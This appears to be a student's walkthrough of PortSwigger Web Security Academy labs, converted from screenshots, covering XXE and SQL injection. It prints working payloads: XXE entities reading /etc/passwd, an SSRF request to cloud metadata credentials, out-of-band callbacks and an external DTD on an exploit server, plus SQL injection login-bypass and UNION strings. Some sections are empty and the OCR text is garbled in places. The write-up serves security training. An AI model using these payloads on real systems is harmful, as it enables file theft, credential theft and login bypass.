

## PortSwigger – LAB

Github - <https://github.com/Shenal01/PortSwigger.git>

Lab: Exploiting XXE using external entities to retrieve files

lab 01

First get the burp suite and go to the lab page and click any product and we need to change the XML. follow the steps and inject the XML code.

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

```
&xxe;
```

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to '/product/stock' with the following XML payload:

```
1 POST /product/stock HTTP/2
2 Host: https://0ad9000804fd13480d60a9100070017.web-security-academy.net
3 Cookie: session=1C6v0y5jV9nJ3t15gnP+UCVNnlw47A
4 Content-Length: 176
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: application/xml
10 Accept: /*
11 Origin: https://0ad9000804fd13480d60a9100070017.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ad9000804fd13480d60a9100070017.web-security-academy.net/product?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 <xml version="1.0" encoding="UTF-8">
20 <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
21 <stockCheck>
22   <productId>
23     1
24   </productId>
25 </stockCheck>
```
- Response:** An HTTP/2 400 Bad Request response with the following error message:

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Frame-Options: SAMEORIGIN
4 Content-Length: 150
5
6 XML parser exited with error: org.xml.sax.SAXParseException; lineNumber: 3; columnNumber: 20. The reference to entity "xxe" must end with the ';' delimiter.
```
- Inspector:** Shows the request attributes, query parameters, cookies, headers, and response headers.
- Bottom Bar:** Shows the operating system environment (28°C, Mostly cloudy), taskbar icons, and system status (11:12 AM, 8/31/2023).

## lab 02 : Exploiting XXE to perform SSRF attacks

In here we do as same as but slight different when we send the request it say that invalid..

then it gives a path one by one we have to copy them and paste them.

Finally we are getting a path like this.

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
```

then we will get a key that we can become what ever the user there is.

The screenshot shows two windows side-by-side. On the left is the Burp Suite interface, specifically the Repeater tab, displaying a POST request to a product stock endpoint. The request payload is an XML document containing an external entity reference to a system metadata file. The response from the server is an error message indicating an invalid product ID. On the right is a browser window showing the result of the exploit. It displays a warning message from portswigger.net stating that the XML is not valid and suggests adding an extra attribute to the XInclude directive. Below this message is a large orange button labeled 'ACCESS THE LAB'. Further down, there's a 'Solution' section with two numbered steps: 1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite. 2. Set the value of the productId parameter to: <foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>&storeId=10101. The browser also shows a 'Community solutions' section and a 'Garr\_7' profile picture.

## LAB 03: Blind XXE with out-of-band interaction

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE stockCheck [ <!ENTITY test SYSTEM "file:///etc/system.d">]>  
<stockCheck><productId>&test;</productId><storeId>1</storeId></stockCheck>
```

Making a request using URI, it points to a sensitive file in the server and returns everything in that file.

The screenshot shows the Burp Suite interface on the left and a browser window on the right. In the browser, the title is 'WebSecurity Academy' and the page content says 'Blind XXE with out-of-band interaction' is solved. Below that, it says 'Congratulations, you solved the lab!' and 'Share your skills!'. The main content area features a cartoon potato with large eyes and a surprised expression. On the left, the Burp Suite Request tab displays an XML payload:

```
Pretty Raw Hex  
1 POST /product/stock HTTP/2  
2 Host: 0a8700d10339e04a816039ed00a30099.web-security-acade...  
3 Date: Wed, 09 May 2023 14:53:20 GMT  
4 Content-Type: application/json  
5 Content-Length: 188  
6 Sec-Ch-Ua: "Not...  
7 Sec-Ch-Ua-Platform: ""  
8 Sec-Ch-Mobile: ?0  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/116.0.5845.111 Safari/537.36  
10 Content-Type: application/xml  
11 Accept: */*  
12 Origin: https://0a8700d10339e04a816039ed00a30099.web-security-acade...  
my.net  
13 Sec-Fetch-Site: same-origin  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Dest: empty  
16 https://0a8700d10339e04a816039ed00a30099.web-security-acade...  
my.net/product/productId=1  
17 Accept-Encoding: gzip, deflate  
18 Accept-Language: en-US,en;q=0.9  
19 <?xml version="1.0" encoding="UTF-8"?>  
20 <!DOCTYPE stockCheck [ <!ENTITY test SYSTEM  
"file:///etc/system.d">]>  
21 <stockCheck>  
22 <productId>  
23 &test;  
</productId>  
<storeId>  
24 </storeId>  
</stockCheck>
```

## LAB 04: Blind XXE with out-of-band interaction via XML parameter entities

For this I didn't have collaborator hence I used an alternative, it is interactsh extension for burpsuite.

If we didn't enter parameters it shows that entities are not allowed.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being sent to the URL `https://0a7900d0350e866826b067400ae00e2.web-security-academy.net`. The request body contains an XML payload designed to trigger an XXE vulnerability:

```
POST /product/stock HTTP/1.1
Host: 0a7900d0350e866826b067400ae00e2.web-security-academy.net
Cookie: session=J1P0pinVi3EP9wQZ0ijspGUUshNanY9
Content-Length: 210
Sec-Ch-Ua: "Not A Brand";v="1", "Chromium";v="116.0.5845.111", "Safari";v="157.36"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a7900d0350e866826b067400ae00e2.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a7900d0350e866826b067400ae00e2.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
xml version='1.0' encoding='UTF-8'?
<!DOCTYPE stockCheck [!ENTITY % xxe SYSTEM "http://ejx93qajqC2jubs4mr20navzgprwjavb.oast.pro">]><stockCheck>
<productId>
<xxe>
<productId>
<storeId>
</storeId>
</stockCheck>
```

The response shows a 400 Bad Request error with the message: "Entities are not allowed for security reasons". The Inspector panel indicates that the request attributes are 2, and the response headers show 19 items.

For that enter any entity name and parameter name and send the request to the server. Then you'll solve this level.

The screenshot shows the WebSecurity Academy challenge page for "Blind XXE with out-of-band interaction via XML parameter entities". The page displays a Cheshire Cat Grin illustration and a message saying "Congratulations, you solved the lab!". The Burp Suite interface is open, showing the completed XML payload and the resulting 400 Bad Request response with the message "XML parsing error".

The completed XML payload in the Request pane is:

```
POST /product/stock HTTP/1.1
Host: 0a7900d0350e866826b067400ae00e2.web-security-academy.net
Cookie: session=VcB1d2tovycAAcwenFZYwXK103sujiRg0
Content-Length: 211
Sec-Ch-Ua: "Not A Brand";v="1", "Chromium";v="116.0.5845.111", "Safari";v="157.36"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a7900d0350e866826b067400ae00e2.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a7900d0350e866826b067400ae00e2.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
xml version='1.0' encoding='UTF-8'?
<!DOCTYPE stockCheck [!ENTITY % xxe SYSTEM "http://ejx93qajqC2jubs4mr20navzgprwjavb.oast.pro">]><stockCheck>
<productId>
<xxe>
<productId>
<storeId>
</storeId>
</stockCheck>
```

The response pane shows the 400 Bad Request response with the message "XML parsing error". The Inspector panel indicates that the request attributes are 19, and the response headers show 1 item.

LAB 05:

## LAB 06: Exploiting blind XXE to retrieve data via error messages.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0ad100d0038e350982450232004f0014.web-security-academy.net

Repeater

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0ad100d0038e350982450232004f0014.web-security-academy.net
3 Cookie: session=ovaBhKTCq0mfQ2XGHbHUYTLExLGrAe
4 Content-Length: 237
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://0ad100d0038e350982450232004f0014.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ad100d0038e350982450232004f0014.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19<?xml version="1.0" encoding="UTF-8"?>
20<!DOCTYPE fo for [<!ENTITY % file SYSTEM
21 "http://exploit-0a2000dd03aa35b48219018201f100dc.exploit-server.net/exploit.dtd">
22 <stockCheck>
23 <productId>
24   1
25 </productId>
26 <storeId>
27   1
28 </storeId>
29 </stockCheck>
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2419
5
6 "XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root:x:0:0
7 :root:/root/.bin/bash
8 daemon:x:1:1:daemon:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin/nologin
10 sys:x:3:3:sys:/usr/bin/nologin
11 sync:x:4:65534:sync:/bin/sync
12 games:x:5:60:games:/usr/bin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/bin/nologin
14 mail:x:8:13:mail:/var/mail:/usr/bin/nologin
15 www-data:x:9:33:www-data:/var/www:/usr/bin/nologin
16 uncp:x:10:10:uncp:/var/spool/ucp:/usr/bin/nologin
17 proxy:x:13:13:proxy:/bin/usr/bin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/bin/nologin
19 httpd:x:48:48:httpd:/var/www:/usr/bin/nologin
20 irc:x:35:35:ircd:/var/run/ircd:/usr/bin/nologin
21 irc:x:35:35:ircd:/var/run/ircd:/usr/bin/nologin
22 gnats:x:41:41:Gnats-Bug-ReportingSystem(admin):/var/lib/gnats:/usr/bin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/bin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/bin/nologin
25 _lpd:x:101:65534:/nonexistent:/usr/bin/nologin
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/bin/nologin
31 dnsasq:x:102:65534:dnasq,
32
33 :/var/lib/misc:/usr/sbin/nologin
34 systemd-timesync:x:103:103:systemdTimeSynchronization,
35
36 :/run/systemd:/usr/sbin/nologin
37 systemd-network:x:104:105:systemdNetworkManagement,
```

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

Done

2,543 bytes | 280 millis

8:16 PM 9/7/2023

Lab: Exploiting blind XXE to retrieve data via error messages | Exploiting blind XXE to retrieve data via error messages | exploit-0a2000dd03aa35b48219018201f100dc.exploit-server.net/exploit.dtd

<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///nonexistent%file;'>">
%eval;
%exfil;

Web Security Academy

Exploiting blind XXE to retrieve data via error messages

Congratulations, you solved the lab!

Share your skills! Continue learning >

Real Life Photoshopping

★ ★ ★ ★ ★



\$64.03



Home | Submit feedback

8:16 PM 9/7/2023


## LAB 07: Exploiting XXE via image file upload

follow these steps and paste the final number to the solution submit.





## LAB 08: Exploiting XXE to retrieve data by repurposing a local DTD.



## ***SQL INJECTION LABS***

### **LAB 01**

Open the burp suite or your browser then go to the product page and click any category then you will see category is equal to something that you have clicked that's the vulnerability. Type this in the URL and modify it. (without burp also you can do this one).

```
' +OR+1=1--
```

## Lab 02 - SQL injection vulnerability allowing login bypass.

In here we need to go to the login page and giving some credentials and login, and turn intercept on and catch the request and edit username into:

administrator'—

Burp Suite Community Edition v2023.9.3 - T... 26°C T-storms

Proxy HTTP history WebSockets history

**Request to https://0a3c002f0415acab80c176a600f200e7.web-security-academy.net:443 [34.246.129.62]**

Pretty Raw Hex Comment this item HTTP/2

1 POST /Login HTTP/2  
2 Host: 0a3c002f0415acab80c176a600f200e7.web-security-academy.net  
3 Cookie: session=t0axaUpw170nv14Yu3mehual7eH  
4 Content-Length: 80  
5 Cache-Control: max-age=0  
6 Sec-Ch-Ua: "7"  
7 Sec-Ch-Ua-Mobile: ?0  
8 Sec-Ch-Ua-Platform: "  
9 Upgrade-Insecure-Content: 1  
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.111  
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
12 Accept-Encoding: gzip, deflate  
13 Accept-Language: en-US,en;q=0.9  
14 Sec-Fetch-Site: same-origin  
15 Sec-Fetch-Mode: navigate  
16 Sec-Fetch-User: ?1  
17 Sec-Fetch-Dest: document  
18 Referer: https://0a3c002f0415acab80c176a600f200e7.web-security-academy.net/login  
19 Accept-Charset: UTF-8  
20 Accept-Content-Type: application/x-www-form-urlencoded  
21 csrf=nBtv7ekffHWX0pxr12HjHDKsfUh7aDTvtF&username=administrator'--&password=1234567890  
22

Request attributes: 2 Request query parameters: 0 Request body parameters: 3 Request cookies: 1 Request headers: 22

Inspector Back to lab description >

WebSecurity Academy SQL injection vulnerability allowing login bypass LAB Not solved

Home | My account

**Login**

Invalid username or password.

Username:

Password:

Log in

Burp Suite Community Edition v2023.9.3 - T... 26°C T-storms

Proxy HTTP history WebSockets history

**Request to https://0a3c002f0415acab80c176a600f200e7.web-security-academy.net:443 [34.246.129.62]**

Pretty Raw Hex Comment this item HTTP/2

1 GET /index.html HTTP/2  
2 Host: 0a3c002f0415acab80c176a600f200e7.web-security-academy.net  
3 Connection: Upgrade  
4 Pragma: no-cache  
5 Cache-Control: no-cache  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.111  
7 Accept: \*/\*  
8 Upgrade: websocket  
9 Origin: https://0a3c002f0415acab80c176a600f200e7.web-security-academy.net  
10 Sec-WebSocket-Version: 13  
11 Accept-Encoding: gzip, deflate  
12 Accept-Language: en-US,en;q=0.9  
13 Cookie: session=q0UsTNT7Rgq4Znvi0E8QCT6wRtkvri  
14 Sec-WebSocket-Key: 6ayYadZBmenDgiMvCJvPbgw=  
15

Request attributes: 2 Request query parameters: 0 Request body parameters: 0 Request cookies: 1 Request headers: 15

Inspector Back to lab description >

WebSecurity Academy SQL injection vulnerability allowing login bypass LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Home | My account | Log out

**My Account**

Your username is: administrator

Email:

Update email

## Lab 03: SQL injection attack, querying the database type and version on Oracle.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net

Repeater tab selected.

**Request:**

```
1 GET /filter?category=Corporate+gifts'+UNION+SELECT+''||'def'+FROM+dual-- HTTP/2
2 Host: 0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net
3 Cookie: session=HR5w85Xa1HSvCNQFzFSSCt3S4w9kVq4
4 Sec-Ch-Ua: "Not set"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Request: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Dest: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net/filter?category=Foo
15 DNT: 1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
```

**Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9163
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel="stylesheet">
11   <title>
12     SQL injection attack, querying the database type and version on Oracle
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </script>
17   <div id="academyLabHeader">
18     <div class="container">
19       <div class="logo">
20         
21       </div>
22       <div class="title-container">
23         <h2>SQL injection attack, querying the database type and version on Oracle</h2>
24         <a id="lab-link" class="button" href="#">Back to lab home</a>
25       </div>
26     </div>
27     <p id="hint">
28       Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'
29     </p>
30     <a class="link-back" href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-oracle'>Back</a><br/><a href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-oracle'>Description</a>
31   </div>
32 </body>
33 </html>
```

Inspectors tab selected.

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 18

Response headers: 3

Bottom status bar: 9,371 bytes | 300 millis

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net

Repeater tab selected.

**Request:**

```
1 GET /filter?category=Corporate+gifts'+UNION+SELECT+'abc','def'+FROM+dual-- HTTP/2
2 Host: 0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net
3 Cookie: session=HR5w85Xa1HSvCNQFzFSSCt3S4w9kVq4
4 Sec-Ch-Ua: "Not set"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Request: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
